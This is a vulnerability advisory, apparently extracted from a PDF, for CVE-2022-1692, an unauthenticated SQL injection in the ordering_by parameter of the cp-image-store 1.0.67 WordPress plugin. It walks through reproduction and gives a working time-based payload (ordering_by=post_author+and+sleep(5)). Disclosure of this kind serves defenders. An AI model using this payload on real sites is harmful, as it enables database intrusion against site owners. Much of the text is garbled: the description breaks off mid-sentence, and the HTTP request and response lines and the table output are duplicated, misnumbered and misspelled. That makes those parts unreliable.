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cp-image-store 1.0.67 WordPress plugin SQL injection

Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	cp-image-store
Affected Software Type	WordPress plugin
Version	1.0.67
Weakness	SQL Injection
CWE ID	CWE-89
CVEID	CVE-2022-1692
CVSS 3.x Base Score	9.8
CVSS 2.0 Base Score	7.5
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/cp-image-store
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1692


Vulnerability Description

The $\[\]$ ordering_by query parameter in cp-image-store 1.0.67 is vulnerable to




Exploitation Guide

Login as admin user. Before we can launch the attack, we need to publish a post containing the affected shortcode.




 $\label{total mage Store} \mbox{ and click on } \mbox{ Add New } \mbox{ to create a new post.}$






Add the affected shortcode [codepeople-image-store] and hit Publish.




Use the generated permalink to access the blog post containing the shortcode.





Visit the blog post page. No authentication is required while doing this.



Clicking the previous button triggers the vulnerable request. However, it needs to be slightly modified by adding ordering by which is the vulnerable guery parameter.



```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0


.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
7 DNT: 1
Connection: close
9 Cookie: cpis_session_20200814=627a364246d345.75695739;
wordpress_test_cookie=wp%_20Cookie%_20check; wp_lang=an_US
11 Sec.Fetch-Dest: document
12 Sec.Fetch-Site: none
13 Sec.Fetch-Site: none
14 Sec.Fetch-User: ?1
15
16

Accept-Language: en-US,en;q=0.5
Accept-Encoding
7 Content-Length: 41826
Connection: close
9 Content-Type: text/html; charset=UTF-8

4 doctype html>
4 doctype html>
4 dead>
4 head>
4 head>
4 meta charset="UTF-8">
4 meta charset="UTF-8">
4 meta charset="UTF-8">
4 meta name="viewport" content="width=device-width, initial-scale="profile" href="http://gmpg.org/xfn/11">
5 link rel="profile" href="http://gmpg.org/xfn/11">
5 link rel="pingback" href="http://localhost/xmlrpc.php">
5 link: Attp://localhost/pp379>; rel=shortlink
6 Vary: Accept-Encoding
7 Content-Length: 41826
Connection: close
9 Content-Type: text/html; charset=UTF-8

4 doctype html>
4 dead>
4 head>
4 meta charset="UTF-8">
4 meta charset="UTF-8">
4 meta charset="UTF-8">
4 meta name="viewport" content="width=device-width, initial-scale="profile" href="http://gmpg.org/xfn/11">
5 link rel="pingback" href="http://gmpg.org/xfn/11">
5 link rel="pingback" href="http://localhost/xmlrpc.php">
5 link rel="pingback" href="http://localhost/xmlrpc.php">
5 link rel="pingback" href="http://localhost/xmlrpc.php">
6 link rel="pingback" href="http://localhost/ymlrpc.php">
6 link rel="pingback" href="http://localhost/ymlrpc.php">
6 link rel="pingback" href="http://localhost/ymlrpc.php">
6 link rel="pingback" href="http://localhost/ymlrpc.php">
7 link -
```

A POC may look like the following request:



Ensure that the assigned value of <code>ordering_by</code> is a valid member of the <code>wp_posts</code> table. Valid members are shown below:



```
'\c' to clear the current input state
MariaDB [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
MariaDB [wordpress]> show columns from wp posts:
                                                                                 Null | Key | Default
                                            bigint(20) unsigned |
bigint(20) unsigned |
datetime |
datetime |
                                                                                 NO
NO
                                                                                                                                              auto_increment
   post author
   post_date
post_date_gmt
                                                                                                       0000-00-00 00:00:00
0000-00-00 00:00:00
                                                                                 post_content
post_title
post_excerpt
                                            longtext
text
text
                                            varchar(20)
varchar(20)
varchar(20)
   post status
                                                                                                       publish
   ping_status
post_password
post_name
                                                                                                       open
                                            varchar(255)
varchar(200)
  post_name
to_ping
pinged
post_modified
post_modified_gmt
post_content_filtered
                                            text
text
                                                                                                       NULL
                                                                                                       NULL
0000-00-00 00:00:00
                                            datetime
                                            datetime
longtext
                                                                                                       0000-00-00 00:00:00
                                            bigint(20) unsigned
                                                                                             MUL
   post_parent
                                            varchar(255)
int(11)
    menu_order
  post_type
post_mime_type
comment_count
                                            varchar(20)
varchar(100)
                                                                                                       post
                                             bigint(20)
 3 rows in set (0.000 sec
```

In the code, the vulnerability is triggered by unsanitized user input of <code>ordering_by</code> at line 2420 in <code>./cp-image-store.php</code>.

Finally, the database call ultimately leading to SQL injection can be found at line 2467 in

Exploit Payload

2466

./cp-image-store.php .

The SQL injection can be triggered by sending the request below.

\$results = \$wpdb->get results(\$query);

```
GET /?cpis_image=379&ordering_by=post_author+and+sleep(5) HTTP/1.1

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```



Connection: close

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none
Sec-Fetch-User: ?1